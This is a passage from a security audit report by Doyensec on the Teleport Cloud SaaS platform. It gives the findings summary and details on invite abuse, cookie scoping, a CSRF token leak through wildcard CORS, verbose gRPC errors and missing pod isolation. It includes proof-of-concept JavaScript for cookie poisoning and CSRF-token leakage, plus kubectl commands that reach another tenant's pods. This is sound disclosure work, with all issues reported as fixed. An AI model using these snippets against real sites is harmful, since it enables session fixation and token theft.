Security Auditing Report

Teleport Cloud Testing
Q1 2021 Report

Prepared for: Gravitational, Inc. DBA Teleport
Prepared by: Lorenzo Stella, Mykhailo Baraniak
April 12th, 2021

Table of Contents

Revision History

Version	Date	Description	Author
1	01/20/2021	First partial report	Lorenzo Stella
2	01/29/2021	First release of the final report	Lorenzo Stella
3	01/29/2021	Peer review	Luca Carettoni
4	04/12/2021	Retesting Update	Mohamed Ouad

Contacts

Company	Name	Email
Gravitational, Inc	Russell Jones	rjones@gravitational.com
Gravitational, Inc	Sasha Klizhentas	sasha@gravitational.com
Gravitational, Inc	Alexey Kontsevoy	alexey@gravitational.com
Doyensec, LLC	Luca Carettoni	luca@doyensec.com
Doyensec, LLC	John Villamil	john@doyensec.com

Executive Summary

Overview

Gravitational, Inc (DBA "Teleport") engaged Doyensec to perform a security assessment of the Teleport Cloud platform. Teleport Cloud is a SaaS offering of the existing Teleport Enterprise solution, a cloud-native SSH gateway for managing access to clusters of Linux servers via SSH or Kubernetes APIs. Individual instances of Teleport Enterprise are deployed for each customer on a shared Kubernetes cluster running on AWS.

The project commenced on 01/11/2021 and ended on 01/29/2021 requiring two (2) security researchers, for a total of twenty-four (24) person/days. The project resulted in twelve (12) findings of which four (4) were rated as *medium* or *high* severity.

In April 2021, Doyensec performed a retesting of the Teleport Cloud platform and confirmed the effectiveness of the applied mitigations. **All issues with direct security impact have been addressed by Gravitational.**

This deliverable represents the state of all discovered vulnerabilities as of 04/12/2021.

The project consisted of a manual web application security assessment, source code review, and dynamic instrumentation of the command line tools.

Testing was conducted remotely from Doyensec EMEA and US offices.

Scope

Through meetings with Gravitational, the scope of the project was clearly defined.

- Identify misconfigurations and vulnerabilities in Teleport Cloud
- Evaluate the overall security posture and best practices compared to other industry peers

We list the agreed upon assets below:

- Teleport Cloud and internal dependencies
  - https://github.com/gravitational/cloud

The testing took place both in a production and in a staging environments using the latest version of the Teleport (v5.1.0) at the time of testing.

In detail, this activity was performed on the following releases:

- Teleport Cloud v1.0.0-beta.2
  - https://github.com/gravitational/cloud/releases/tag/v1.0.0-beta.2
  - e10e5ec3b3606d3220e3cdca9e566fd056719cfe
- Teleport *cloud-ami* v0.0.5
  - https://github.com/gravitational/cloud-ami/releases/tag/v0.0.5
  - ab9d5424a5d4b3577cc0bd926a84126e77557ba5
- Teleport *cloud-terraform*
  - https://github.com/gravitational/cloud-terraform/tree/1d0579
  - 1d0579942640db6cbb4a58ecd4092f4a18138454
- Teleport *terraform-okta*
  - https://github.com/gravitational/terraform-okta/tree/8845bf7
  - 8845bf74da0d7a78de9ecbfd76fc23dab55d4844

Scoping Restrictions

During the engagement, Doyensec did not encounter any major difficulties testing the functionalities of the application. The Gravitational engineering team was very responsive in debugging any issue to ensure a smooth assessment.

While testing included the review of the Teleport internal dependencies, Doyensec did not perform a complete source code review for all packages. At the time of testing, the RBAC and billing features of SalesCenter and kubernetes Network Policies resources were not yet implemented and were consequently excluded from the scope of this project.

It is also important to notice that Teleport is a highly flexible platform in which several configurations can be customized by the end-user. For instance, permissions for roles/users are completely customizable, hence Doyensec focused on vulnerabilities in the core logic instead of enumerating potential misconfigurations in user-defined policies.

Findings Summary

Doyensec researchers discovered and reported twelve (12) vulnerabilities in the Teleport platform. While most of the issues are departures from best practices and low-severity flaws, Doyensec identified three (3) *medium* severity and one (1) *high* severity issues that can be leveraged to compromise the confidentiality, integrity, and availability of the solution.

It is important to reiterate that this report represents a snapshot of the security posture of the environment at a point in time.

The findings included multiple vulnerabilities in both the design and implementation of some features. A number of Insecure Design practices were highlighted, related to cross-tenants abuses in the context of Teleport Cloud SaaS. Several existing Teleport features such as OID integrations or dynamic port forwarding were weaponized as SSRF to takeover or leak information between different tenants. The project also brought to light some issues caused by a potential cookies manipulation from tenant-controlled subdomains. Doyensec also proposed several hardening improvements that would make the overall platform more resilient against attacks.

Considering the overall complexity of the platform and the numerous endpoints, the security posture of the reviewed APIs was found to be in line with industry best practices.

At the design level, Doyensec found the system to be well architected with the exclusion of the following aspects:

- Lack of solid network isolation between cluster nodes and consequently between different tenants subsystems.
- While Teleport Enterprise was designed and tested in the past years to account for an on-premise & single-tenant threat model, with Teleport Cloud a number of features or issues with a previously limited impact can now become very dangerous in a multi-tenant environment where Gravitational also becomes responsible for the infrastructural security of the solution.

Recommendations

The following recommendations are proposed based on studying the Teleport security posture and vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B - Remediation Checklist** to make sure that you have covered all areas.

Long-term improvements

- Consider implementing strong Network Policies, not as a catch-all SSRF mitigation but rather as an additional layer of defense after preventing requests to Gravitational's internal network, since bypasses or sensible reachable hosts can still exist in the isolation configuration.

- Implement the platform hardening already described on https://github.com/gravitational/cloud/issues/230

- Consider implementing the **Appendix C - Hardening Recommendations**

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key for standing against threats, thus we recommend a *graybox* approach combining dynamic fault injection with an in-depth study of source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g. OWASP Testing guide recommendations) as well as custom checklists to ensure full coverage of both code and vulnerabilities classes.

Setup Phase

Gravitational provided access to the online environment, source code repository, and binaries for all components in scope.

In addition to the testing environment setup by Gravitational, Doyensec created multiple virtual machines to test different configurations and setup.

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- Protobuffer Decoder
- Protoc
- Nikto
- SSLScan
- Nmap
- Gosec
- golangci-lint
- Curl, netcat and other Linux utilities

Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is the Burp Suite, however we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow.

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

This table is organized by time of discovery. The issues at the top were found first while those at the bottom were found last. Presenting the table in this fashion has a number of benefits. It inherently shows the path our auditing took through the target and may also reveal how easy or difficult it was to discover certain findings. As a security engagement progresses, the researchers will gain a deeper understanding of a target which is also shown in this table.


Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
TEL-Q121-1	**Cloud Onboarding Invites Allow For Multiple Environments Creations**	**Insecure Design**	**Low**	**Closed**
TEL-Q121-2	**Lack of Domains Cookie Isolation For Sales Service**	**Insufficient Authentication and Session Management**	**Low**	**Closed**
TEL-Q121-3	**CSRF Token Leakage Via Insecure CORS Headers**	**Information Exposure**	**Informational**	**Closed**
TEL-Q121-4	**Verbose Error Handling In gRPC API Server**	**Information Exposure**	**Low**	**Closed**
TEL-Q121-5	**Lack of Network Segregation Between K8s Pods**	**Insecure Design**	**Medium**	**Closed**
TEL-Q121-6	**Server Side Request Forgery Abusing Trusted Cluster Upsertion Route**	**Server-Side Request Forgery (SSRF)**	**Medium**	**Closed**
TEL-Q121-7	**Server-Side Request Forgery via OpenID Connect**	**Server-Side Request Forgery (SSRF)**	**High**	**Closed**
TEL-Q121-8	**Sales Center SAML Cross Site Request Forgery**	**Cross Site Request Forgery (CSRF)**	**Low**	**Closed**
TEL-Q121-9	**Logout Does Not Invalidate The User Session**	**Insufficient Authentication and Session Management**	**Low**	**Closed**
TEL-Q121-10	**Decompression Bomb In Decompress Functions**	**Denial of Service (DoS)**	**Informational**	**Risk Accepted**

ID	Title	Vulnerability Class	Severity	Status
TEL-Q121-11	Proxy Node Allows Dynamic Port Forwarding	Insecure Design	Medium	Closed
TEL-Q121-12	Missing SSRF Protection for EC2 Instance Metadata	Security Misconfiguration	Low	Closed


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.




TEL-Q121-1. Cloud Onboarding Invites Allow For Multiple Environments Creations

Severity	Low
Vulnerability Class	Insecure Design
Component	cloud/pkg/sales/invites/manager.go:36
Status	Closed

Description

In Teleport Cloud, the Sales service provides high-level APIs to sales operations. It allows sales representatives to manage subscriptions, configure and set up billing plans, create teleport licenses, and send email notifications. When a new subscription is pushed on the service, an email notification containing an activation link is sent to the subscription's owner. This link allows for the creation of a new Teleport Cloud tenant.

When a new invite link is manually issued by a Sales representative, past invites issued are not invalidated. This allows for the creation of multiple environments even if a plan amount is set.


PRODUCT DESCRIPTION

Used for Teleport Cloud Early Access Customers

PRODUCT FEATURES

Supports K8s - true

Report Usage - true

Cloud - true

Billing Details

PLAN NAME	QUANTITY	INTERVAL	BILLING TYPE	USAGE	AMOUNT
testing	1	month	per_unit	fixed	1

Reproduction Steps

In order to reproduce the issue:

1. Using the Sales web service, create a new subscription for a user, setting `QUANTITY` to `1`
2. Using the option tooltip on the subscription entry, create multiple activation links
3. Verify that it's possible to spin up multiple environments using the onboarding links

Impact

It is possible for an attacker to abuse the activation link mechanism to create a large number of environments leading to infrastructural performance degradation (A), unexpected AWS charges (B), or to use a number of clouds different from the purchased one (C).

Complexity

The issue's complexity is medium from the exploitation difficulty perspective, since (A) and (B) still require a considerable number of links to be manually issued and a longstanding abuse of (C) is unlikely, given that the Teleport Cloud infrastructure is being constantly closely monitored.

Remediation

Any previously issued activation links should be invalidated on every new activation link creation.

TEL-Q121-2. Lack of Domains Cookie Isolation For Sales Service

Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	• cloud/pkg/httplib/session/session.go • cloud/pkg/httplib/csrf/csrf.go
Status	Closed

Description

HTTP Cookies (as defined by RFC6265[1]) may contain the `domain`, `path`, `expire` and `name` attributes, along with flags like `httpOnly` and `secure`. The `domain` attribute specifies the domain for which the cookie is valid and tells the browser to which websites it can be sent with the request. Before the cookie is sent with the request, the requested URL and the domain value of the cookies found in the browser memory go through a comparison.

Sales Service

In Teleport Cloud, the Sales web service is hosted at:

```
https://teleport.sh/sales
```

And sets the following cookies:

- *CSRF token for double send, always set*
  - `grv_csrf=5d87b9b23128dc7a57e8c5bb227ff2fcd76fc3dc7f1281dbef748e3774c5b78d; Path=/; HttpOnly; Secure`

- *Session token, set after a user's authentication*
  - `grv-session=abc12345678973735 46f6b656e223a22386334613062366436333331363362303232313734393438373535363738653322 7d; Path=/; HttpOnly; Secure`

Teleport Cloud Tenants

Tenants environments are hosted at `*.teleport.sh`, for example:

- `https://alice.teleport.sh`
- `https://bob.teleport.sh`

And set the following cookies:

- *CSRF token for double send, always set*

[1] https://tools.ietf.org/html/rfc6265

  - `grv_csrf=7336455d5e7cdf6d422a67653145306a49f8bee49cf99d2b2edc815d7e6a0b48; Path=/; HttpOnly; Secure; SameSite=None`

- *Session token, set after a user's authentication*
  - `session=abc123456789223a226c6f72656e7a6f40646f79656e7365632e636f6d222c22736964223a22366162666166634376339343561643733363935373238666437633737323565336633306336353861616632383830333836356435333932343034653864393234227d; Path=/; HttpOnly; Secure`

Since the main `teleport.sh` domain is shared by both the users-controlled Teleport web services and the Sales portal, multiple risks may exist:

A. If an attacker controlling a Teleport Cloud subdomain successfully manages to execute Javascript code (e.g. via XSS or other vectors) on their subdomain or via a controlled AAP-protected application on a fourth level subdomain, they may affect the main Sales parent domain or other subdomains by setting arbitrary cookies (`.teleport.sh`). This is because if a cookie is scoped to a parent domain, then that cookie will be accessible by the parent domain and also by any other subdomains of the parent domain. Ideally, the Sales platform should be separated from the other potentially risky hosts under the same main domain.

B. If an attacker manages to execute Javascript code (e.g. via XSS or other vectors) in the context of the Sales web service on `teleport.sh`, they may as well write custom cookies to the main domain that will be used by any Teleport Cloud subdomain.

Reproduction Steps

The actions to reproduce the issue vary depending on the compromised domain and on the attacker's objectives. For (A), an attacker is controlling an AAP-protected application on `app.evil.teleport.sh` could poison cookies set on the `teleport.sh` parent domain by the Sales application and mount several attacks such as forced login, or account lockout by malformed cookies:

1. The attacker adds some JavaScript to their page at `app.evil.teleport.sh` to set the session, CSRF, or other cookies at `.teleport.sh` (e.g. `grv_csrf`, `grv-session`)

```
<script type="text/javascript">
  var cookieName = 'grv-session';
  var cookieValue = 'ArbitraryValue';
  document.cookie = cookieName +"=" + cookieValue +
";domain=.teleport.sh;path=/";
</script>
```

2. They entice their victim to visit `app.evil.teleport.sh` by sending them a link
3. The victim visits the site and has the session cookie set at `.teleport.sh` level
4. The victim later visits the Sales application and logs in. Because there is a session cookie set at `teleport.sh` level, will use this cookie for the session

The same attacks are possible in the case of (B).

Impact

This design weakness can be abused in several ways:

- The attacker can write a known value to the session cookie and mount a forced login attack.
- In case the application checks the CSRF token in forms against cookies, the attacker can perform CSRF requests by overwriting that cookie. This is not currently applicable to Teleport since custom Authorization headers or content types are usually required to perform actions through the APIs (excluding the initial login), limiting CSRF exploitability.

Complexity

Medium, since arbitrary Javascript execution is still required and a CSP is already in place for Teleport web instances.

Remediation

Use cookie prefixes with the `__Host` prefix on `grv-session`, `session`, and `grv_csrf` cookies.

Cookie prefixes[2] make it possible to flag cookies to have different behavior in a backward-compatible way and could allow addressing the problem. When a cookie name starts with the `__Host-` prefix, it triggers an additional browser policy, making it only accessible by the same domain it is set on. This means that a subdomain can no longer overwrite the cookie value or set a cookie for the parent domain.

Another potential hardening could be introduced setting the `sandbox` attribute to generate a sandbox for the requested resource similar to the `<iframe>` sandbox attribute. This applies restrictions to the actions of a page such as preventing popups, preventing the execution of plugins and scripts, and enforcing a Same-origin Policy or a unique policy. By returning the `sandbox` attribute in the responses, it is possible to prevent the subdomains from reading the cookies set for other subdomains, even when they're setting the same origin:

```
Content-Security-Policy: sandbox allow-forms allow-scripts;
```

Resources

- "Cookie Prefixes Sample", GoogleChrome Github Org
  https://googlechrome.github.io/samples/cookie-prefixes/

[2] https://tools.ietf.org/html/draft-west-cookie-prefixes-05

TEL-Q121-3. CSRF Token Leak Via Insecure CORS Headers

Severity	**Low**
Vulnerability Class	Information Exposure
Component	cloud/pkg/httplib/headers/headers.go
Status	Closed

Description


The `cloud/web/packages/build/index.ejs` embedded JS template includes the `grv_csrf_token` and `grv_bearer_token` meta tags inside the response's HTML header to make it easier for the `getAuthHeaders` function of `web/packages/sales/src/services/api/api.ts` to build API requests:

```
// api.ts
export function getAuthHeaders() {
  const accessToken = getAccessToken();
  const csrfToken = getXCSRFToken();
  return {
    'X-CSRF-Token': csrfToken,
    Authorization: `Bearer ${accessToken}`,
  };
}

<!-- index.ejs -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="referrer" content="origin" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <meta name="grv_csrf_token" content="{{ .XCSRF }}" />
    <meta name="grv_bearer_token" content="{{ .Token }}" />
    <title><%= htmlWebpackPlugin.options.title %></title>
    <script src="/config.js"></script>
  </head>
  <body>
    <div id="app"></div>
  </body>
</html>
```

The Sales application currently also set some custom headers for its main index page in the `SetIndexHTML` function, returning a wildcard (`*`) for the `Access-Control-Allow-Origin` CORS response header:

```
func SetIndexHTML(h http.Header) {
     SetNoCache(h)
     SetSameOriginIFrame(h)
     SetNoSniff(h)
     ...

     h.Set("Access-Control-Allow-Origin", "*")
     ...
}
```

This effectively means that any `Origin` can send a XHR request and return the response body, consequently leaking the embedded cookies' values. Note that while the `grv_csrf_token` can be leaked using the PoC included in the "Reproduction Steps" section, it's not currently possible to leak the access token since most browsers' security mechanisms prevent the use of `XMLHttpRequest` in combination with `req.withCredentials` set to `true`:



```
Access to XMLHttpRequest at 'https://teleport.sh/sales/plans' from origin 'http    login:1
s://doyensec-1.teleport.sh' has been blocked by CORS policy: The value of the 'Access-
Control-Allow-Origin' header in the response must not be the wildcard '*' when the
request's credentials mode is 'include'. The credentials mode of requests initiated by the
XMLHttpRequest is controlled by the withCredentials attribute.
```

Reproduction Steps

From any page opened by the victim's user agent, trigger a XHR request to the `https://teleport.sh/sales` URL and parse the request.

```
<html>
  <!-- CSRF token leak PoC-->
  <body>
  <script>
        var req = new XMLHttpRequest();
        req.onload = reqListener;
        req.open('GET','https://teleport.sh/sales/plans',true);
        req.withCredentials = false;
        req.send('{}');
        function reqListener() { alert(this.responseText); };
    </script>
  </body>
</html>
```

Impact

Low, the CSRF token is not currently used since the API requests are exclusively performed via gRPC setting an Authorization header and a specific content type. Considering that the token would normally be used to protect against login CSRF attacks when using the standard login and that the Sales app only allows for SAML-based logins, the issue's severity was set to Informational.

Complexity

Low, an attacker only needs a way to fire a XHR request from an authenticated user's browser and read back the content.

Remediation

Consider removing the `Access-Control-Allow-Origin` **header or returning an appropriate CORS allowed origin header only allowing specific origins.**

TEL-Q121-4. Verbose Error Handling In gRPC API Server

Severity	**Low**
Vulnerability Class	Information Exposure
Component	Teleport Cloud gRPC server
Status	Closed

Description

A web application, while returning informative error messages, should suppress the errors and catch throwable exceptions. This prevents attackers from gathering information from the application container's built-in error response. When the attacker explores a web site looking for vulnerabilities, the amount of information that the site provides is crucial to the eventual success or failure of any attempted attacks. If the application shows the attacker a stack trace or other errors, it relinquishes information that makes the attacker's job significantly easier.

Teleport Cloud is not currently catching and suppressing several error messages when supplied with unexpected input values in production.

Reproduction Steps

It is possible to trigger this behavior in multiple gRPC endpoints. By way of example, the POST `/gravitational.cloud.sales.v1.SalesService/GetInvite` route will return a gRPC status code `2` with a gRPC message detailing the database trace for the error in case a malformed token is provided:

```
POST /gravitational.cloud.sales.v1.SalesService/GetInvite HTTP/1.1
Host: teleport.sh
Connection: close
Content-Length: 52

"
 8505265d900f90f4373074a9742998df'


HTTP/1.1 200 OK
Content-Type: application/grpc-web+proto
Grpc-Message: failed to retrieve invite token:
8505265d900f90f4373074a9742998df%0A%09sql: Scan error on column index 0,
name "token_get": type assertion to []byte failed
Grpc-Status: 2
Connection: close
Content-Length: 0
```

Or when a POST `/gravitational.cloud.sales.v1.SalesService/ListAccounts` request fails:

```
HTTP/1.1 200 OK
```

```
Content-Type: application/grpc-web+proto
Grpc-Message: write tcp 100.92.47.4:51458->10.0.129.202:5432: write: broken pipe
Grpc-Status: 2
Connection: close
Content-Length: 0
```

Impact

Low, an error might show the attacker several pieces of valuable information: SQL query structures, network hosts communications, type of libraries or classes used, their reference chain, or their version numbers. These pieces of information enable any potential attacker to target known vulnerabilities in these components or in the information gathering phase to study the solution's design.

Complexity

Low, no skills are required to exploit this vulnerability; an attacker only needs to trigger an error in the application.

Remediation

Teleport Cloud web components should suppress the errors in order to guarantee that the application will never leak error messages to an attacker.

TEL-Q121-5. Lack of Network Segregation Between K8s Pods	
Severity	Medium
Vulnerability Class	Insecure Design
Component	Teleport Cloud Kubernetes Cluster
Status	Closed

Description

By default, pods are non-isolated; they accept traffic from any source. Running different Teleport instances on the same Kubernetes cluster creates a risk of one compromised Teleport instance attacking another neighboring Teleport instance belonging to a different tenant. Network segmentation is important to ensure that containers can communicate only with those they are supposed to. The network policies[3] for a namespace allows application authors to restrict which pods in other namespaces may access pods and ports within their namespaces.

> *"Pods become isolated by having a NetworkPolicy that selects them. Once there is any NetworkPolicy in a namespace selecting a particular pod, that pod will reject any connections that are not allowed by any NetworkPolicy (Other pods in the namespace that are not selected by any NetworkPolicy will continue to accept all traffic).*
> *Network policies do not conflict; they are additive. If any policy or policies select a pod, the pod is restricted to what is allowed by the union of those policies' ingress/egress rules.*
> *For a network flow between two pods to be allowed, both the egress policy on the source pod and the ingress policy on the destination pod need to allow the traffic. If either the egress policy on the source, or the ingress policy on the destination denies the traffic, the traffic will be denied."*
> *https://kubernetes.io/docs/concepts/services-networking/network-policies/*

While evaluating such risk, Doyensec successfully hit another tenant's diagnostic endpoint, since the arguments set by the Tenant operator on the Teleport containers startup set this to the 0.0.0.0 meta-address, listening on all IPv4 addresses assigned to the machine. As already reported by the previous TEL-Q420-13 *"Unprotected Prometheus Diagnostic Endpoint"* finding:

> *"Teleport Prometheus is a service embedded in every Teleport server for monitoring purposes. The service is disabled by default, but it is possible to enable it by using the --diag-addr. While being an opt-in feature, this metrics utility is available without any form of authentication, returning the full, un-redacted tokens along with many other Prometheus metrics metadata through the /metrics endpoint available over HTTP."*

Following a discussion with Teleport's Cloud team, Doyensec was informed of plans to deploy a NetworkPolicy controller as part of Teleport Cloud hardening tasks[4]. **This was later confirmed during the retest. All outbound connections to private addresses are now blocked and all inbound connections to all pods in a namespace are blocked. Connections to/from needed components are still allowed.**

[3] https://kubernetes.io/docs/tasks/administer-cluster/declare-network-policy/

[4] https://github.com/gravitational/cloud/issues/230

Reproduction Steps

In order to reproduce the issue, use the following steps:

1. Connect to Teleport Cloud's k8s cluster and find the addresses for two different Auth servers belonging to different tenants (`teleport-sh-doyensec-1`, `teleport-sh-doyensec-misha3`):

```
root@ip-10-0-129-164:~# kubectl cluster-info
Kubernetes master is running at https://100.100.0.1
CoreDNS is running at https://100.100.0.1/api/v1/namespaces/kube-system/services/kube-dns:dns/
proxy
CoreDNS is running at https://100.100.0.1/api/v1/namespaces/kube-system/services/kube-dns-
worker:dns/proxy

root@ip-10-0-129-164:~# kubectl get pods -n teleport-sh-doyensec-1 -o wide
NAME                              READY   STATUS    RESTARTS   AGE   IP              NODE
teleport-auth-786cbdbb44-
nvqt5    1/1     Running   0          6d    100.92.47.7    ip-10-0-136-253.us-
west-2.compute.internal
teleport-auth-786cbdbb44-
vz8jh    1/1     Running   0          6d    100.92.106.8   ip-10-0-132-26.us-
west-2.compute.internal
teleport-
proxy-6d5bd86bf7-6gfsb   1/1     Running   0          6d    100.92.106.9   ip-10-0-132-26.us-
west-2.compute.internal
teleport-
proxy-6d5bd86bf7-9fmdp   1/1     Running   0          6d    100.92.47.10   ip-10-0-136-253.us-
west-2.compute.internal

root@ip-10-0-129-164:~# kubectl get pods -n teleport-sh-doyensec-misha3 -o wide
NAME                              READY   STATUS    RESTARTS   AGE     IP               NODE
teleport-auth-5445d84576-
prb95    1/1     Running   0          4d18h   100.92.47.13    ip-10-0-136-253.us-
west-2.compute.internal
teleport-auth-5445d84576-
z8vw8    1/1     Running   0          4d18h   100.92.106.12   ip-10-0-132-26.us-
west-2.compute.internal
teleport-proxy-68b589454f-
kgtkc   1/1     Running   0          4d18h   100.92.47.14    ip-10-0-136-253.us-
west-2.compute.internal
teleport-proxy-68b589454f-
xzvzc   1/1     Running   0          4d18h   100.92.106.13   ip-10-0-132-26.us-
west-2.compute.internal
```

2. Connect via `kubectl` to the Teleport Auth server belonging to `teleport-sh-doyensec-1`, simulating a compromised server

   ```
   $ kubectl -n teleport-sh-doyensec-1 exec --stdin --tty teleport-auth-786cbdbb44-
   vz8jh -- /bin/bash
   ```

